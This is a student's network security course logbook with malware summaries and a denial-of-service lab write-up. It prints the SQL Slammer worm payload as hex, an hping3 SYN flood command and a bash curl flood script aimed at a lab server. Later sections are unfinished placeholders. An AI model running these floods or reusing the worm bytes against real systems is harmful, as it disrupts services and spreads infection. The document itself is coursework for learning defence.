

Network Security Logbook

Student:

Alessandro BUONERBA

Module Leader:

Dr Anatolij BEZEMSKIJ

Computer Science (Cybersecurity)

Network Security

COMP-1829

Department of Computing & Mathematical Sciences

Liberal Arts & Sciences



University of Greenwich

London, United Kingdom

December 2021

CONTENTS

List of Figures	iii
1 WEEK 1: NETWORKING QUIZ	1
2 WEEK 2: MALWARE	2
2.1 Zeus Gameover	2
2.2 WannaCry	3
2.3 SQL Slammer	3
2.4 Conclusion	4
3 WEEK 3: DENIAL OF SERVICE	5
3.1 Tool: hping3	5
3.2 Tool: curl script	6
3.3 Conclusion	7
4 WEEK 4: CYBER PHYSICAL ATTACKS	8
5 WEEK 5: WEB SECURITY	9
6 WEEK 6: SOCIAL ENGINEERING & PHISHING	10
7 WEEK 7: CLOUD, BYOD AND INSIDER THREAT	11
8 WEEK 8: DEFENCE MEASURES	12
9 CONCLUSION	13
BIBLIOGRAPHY	14

LIST OF FIGURES

Figure 1.1	Networking Quiz Results	1
Figure 2.1	Shellcode Zeus Gameover	2
Figure 2.2	SQL Slammer 376 bytes ASCII	3
Figure 3.1	hping3 command	5
Figure 3.2	SYN Flood	6
Figure 3.3	Web-service is down	6
Figure 3.4	Curl Script	7

WEEK 1: NETWORKING QUIZ

In the first week, there was no laboratory but an introduction to Networking with explanations of the various parts that led to Network Security. At the end of the lecture, we had access to a Quiz. My results are below.

Summary of your previous attempts

Attempt	State	Grade / 19.00	Review
1	Finished Submitted Wednesday, 29 September 2021, 12:42 PM	17.00	Review
2	Finished Submitted Wednesday, 29 September 2021, 12:47 PM	18.00	Review

Your final grade for this quiz is 18.00/19.00.

Figure 1.1: Networking Quiz Results

2.2 WANNACRY

WannaCry is a self-propagating ransomware that encrypts the victims' data on outdated Microsoft platforms. It is known that the malware will also the user to pay a ransom in Bitcoin or lose the data forever (Qian and Bridges, 2017). This ransomware propagates through a specific SMB protocol vulnerability that and needs NetBIOS and SMB ports open (NHS, 2017). One of the most significant casualties of the attack has been the NHS, vulnerable to out-of-date operative systems such as Windows XP that Microsoft no longer supported with updates (Qian and Bridges, 2017). Every system affected by this malware will look for devices that takes inbound traffic on low TCP ports such as 135, 139 and 445 that are used by the SMB protocol.

2.3 SQL SLAMMER

SQL Slammer has been released in the early hours of January 26 A worm takes advantage of bugs to create copies of itself from local to network nodes. In this case, SQL Slammer uses a buffer overflow vulnerability in the Microsoft SQL Server and is remotely exploitable through the UDP 1434 port and its vulnerability identifier is CVE-2002-0649 (CVE, 2009). SQL Slammer has been one of the most fast spread worm in the history of internet as it was scanning more than 55 million systems per second in the first three minutes when it has been released and infected 90% of exploitable hosts within ten minutes. The spread was 250 times faster than Code Red (Hoar, 2005).

```

04 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb
0e 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90
90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01
01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5
51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e
51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54
66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66
b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73
65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d
45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b
1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff
16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1
01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a
11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50
ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d
0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d
04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51
66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6
eb ca

```

Figure 2.2: SQL Slammer 376 bytes ASCII

2.4 CONCLUSION

There are many malware that, even though they have been released in the early days of the spread of the internet, are still present, meaning that it is very hard to find a way to fight them. Patches are very important to fix some vulnerabilities, but at the same time, they can introduce new ones. Botnets are still very predominant in today world, and IRC is still being used to manage them in a very efficient way. Criminals are always finding new ways to exploit machines to improve their security, such as encryptions and obfuscations while hiding in the dark web. This lab has imprinted in me the awareness that everything is exploitable and nothing is safe if it's exposed on the internet.

WEEK 3: DENIAL OF SERVICE

This lab covers denial-of-service attacks, or more specifically a distributed denial-of-service attack, since it was performed during the lab session from many fellow students. Two tools were used to perform these attacks, one being hping3 and the other a custom bash script that performs many get requests.

3.1 TOOL: HPING3

Once connected to the VM and reading the planned outline of the lab, the instructions in the document were followed to DoS the web service on the network address 192.168.69.164.


A screenshot of a Kali Linux terminal window. The terminal shows the command `sudo hping3 -U -S -p 80 --flood --interval u500 192.168.69.164` being entered. The output shows the user is prompted for a password, then the tool uses eth0 with address 192.168.69.9 and MTU 1500. It then reports: `HPING 192.168.69.164 (eth0 192.168.69.164): S set, 40 headers + 0 data bytes` and finally `hping in flood mode, no replies will be shown`. The terminal window has a menu bar with File, Actions, Edit, View, and Help. The title bar shows 'Problem loading page - ...' and 'kali@kali: ~'.

Figure 3.1: hping3 command

As shown in the picture above, the hping3 tool has been used to perform the attack with an interval of 500 microseconds that is the equivalent of 0.0005 seconds, this still didn't crash the server as probably not many students were performing the attack yet. To fix that, the `--flood` flag has also been used to send the packets as much as possible, even though it disabled the verbose output and the interval flag as it was now sending as many packets as fast as possible. The configuration metrics to be used to determine the impact on the packet loss has not been tested as the web service crashed right after we performed this attack as a group and was not able to go up for the whole duration of the lab, but some research analysis shows and proves that the packet loss rate is directly proportional to the size of the packets sent. (Liang et al., 2016).




Figure 3.2: SYN Flood

During the attack, of course, some latency on the web page has been observed, showing that the consequence of the attack would first be high latency, and the consistency and the total number of attacks while under this state would then result in a crash. Below the picture representing the crashed web service. The consequence of this attack is high latency and drastically utilisation of both CPU and memory.




Figure 3.3: Web-service is down

3.2 TOOL: CURL SCRIPT

The following script has been written as a second tool to attack the web service through curl http get requests. Before running it, the script needed permission to

be execute, this has been done through the `chmod +x` command and the script could then be run with `./script-name` command. This HTTP attack is used to ask the static content of the html file hosted on the server (*What Is an HTTP Flood | DDoS Attack Glossary | Imperva 2020*). This attack would most of the time be mitigated on real-world scenario as many services now use load balancers or web application protection solutions such as AWS Shield or Cloudflare that are specifically built to defend by such attacks, even performed by large botnets. A simple test with this script has been performed before the previos tool to certify that the syntax was right, but not much else could be done due to the fact that the server was down after the attacks.

```
home > kali > curlflooding.sh
1  #!/bin/bash
2
3  for i in {1..3000}
4  do
5      curl 192.168.69.164/index.php?m_encrypt=word&sleep=500
6  done
```

Figure 3.4: Curl Script

3.3 CONCLUSION

This lab has been fun as we could gather in a room and simulate an attack to a a node of the network similar to what a red team would have done even though if at a much more fundamental level.

4

WEEK 4: CYBER PHYSICAL ATTACKS

Where all week 4 stuff will go

5

WEEK 5: WEB SECURITY

Where all week 5 stuff will go

6

WEEK 6: SOCIAL ENGINEERING & PHISHING

Where all week 6 stuff will go

7

WEEK 7: CLOUD, BYOD AND INSIDER THREAT

Where all week 7 stuff will go

8

WEEK 8: DEFENCE MEASURES

This is where all week 8 stuff goes.

CONCLUSION

This is the conclusion.

BIBLIOGRAPHY

- CVE, Mitre (Oct. 2009). *CVE-2002-0649*. URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649> (visited on 10/06/2021).
- Eternal, Todo (Jan. 2013). *Spammed CVE-2013-2729 PDF Exploit Dropping Zeus-P2P/Gameover* | *Eternal-Todo.Com*. URL: <https://eternal-todo.com/blog/cve-2013-2729-exploit-zeusp2p-gameover> (visited on 10/06/2021).
- Firat, Ibrahim (2020). *Inevitable Battle Against Botnets*. Hershey, PA: Information Science Reference, an imprint of IGI Global. ISBN: 978-1-79985-348-0.
- Greenberg, Andy (2019). *Sandworm: A New Era of Cyberwar and the Hunt for the Kremlin's Most Dangerous Hackers*. First edition. New York: Doubleday. ISBN: 978-0-385-54440-5 978-0-525-56463-8.
- Hoar, Sean (2005). "Trends in Cybercrime: The Dark Side of the Internet". In: URL: https://heinoonline.org/HOL/Page?handle=hein.journals/cjust20&div=35&g_sent=1&casa_token=K2yXQzfcwogAAAAA:mUmhwLnd4ED7E8ccaBDi9z3w1IeLe7F3vR9Iqz1NrmZ2_0-7MzyJ1vpweB7gSlzAbNCspqDMWQ&collection=journals.
- Ismail, Zahian, Aman Jantan, Mohd. Najwadi Yusoff, and Muhammad Ubale Kiru (Mar. 2021). "The Effects of Feature Selection on the Classification of Encrypted Botnet". In: *Journal of Computer Virology and Hacking Techniques* 17.1, pp. 61–74. ISSN: 2263-8733. DOI: [10.1007/s11416-020-00367-7](https://doi.org/10.1007/s11416-020-00367-7). URL: <https://doi.org/10.1007/s11416-020-00367-7> (visited on 10/06/2021).
- KnowBe4 (Nov. 2020). *Gameover Zeus (GOZ)* | *KnowBe4*. URL: <https://www.knowbe4.com/gameover-zeus> (visited on 10/06/2021).
- Liang, Lulu, Kai Zheng, Qiankun Sheng, and Xin Huang (Dec. 2016). "A Denial of Service Attack Method for an IoT System". In: *2016 8th International Conference on Information Technology in Medicine and Education (ITME)*, pp. 360–364. DOI: [10.1109/ITME.2016.0087](https://doi.org/10.1109/ITME.2016.0087).
- NHS, Digital (Dec. 2017). *WannaCry Ransomware Using SMB Vulnerability*. URL: <https://digital.nhs.uk/cyber-alerts/2017/cc-1411> (visited on 10/06/2021).
- Qian, Chen and Robert Bridges (2017). *ICMLA 2017: 16th IEEE International Conference on Machine Learning and Applications : Proceedings : 18-21 December 2017, Cancun, Mexico*. URL: <https://ieeexplore.ieee.org/servlet/opac?punumber=8258911> (visited on 10/06/2021).
- What Is an HTTP Flood* | *DDoS Attack Glossary* | *Imperva* (2020). URL: <https://www.imperva.com/learn/ddos/http-flood/> (visited on 10/13/2021).
- Wikipedia (June 2021). "Gameover Zeus". In: *Wikipedia*. URL: https://en.wikipedia.org/w/index.php?title=Gameover_Zeus&oldid=1030426212 (visited on 10/06/2021).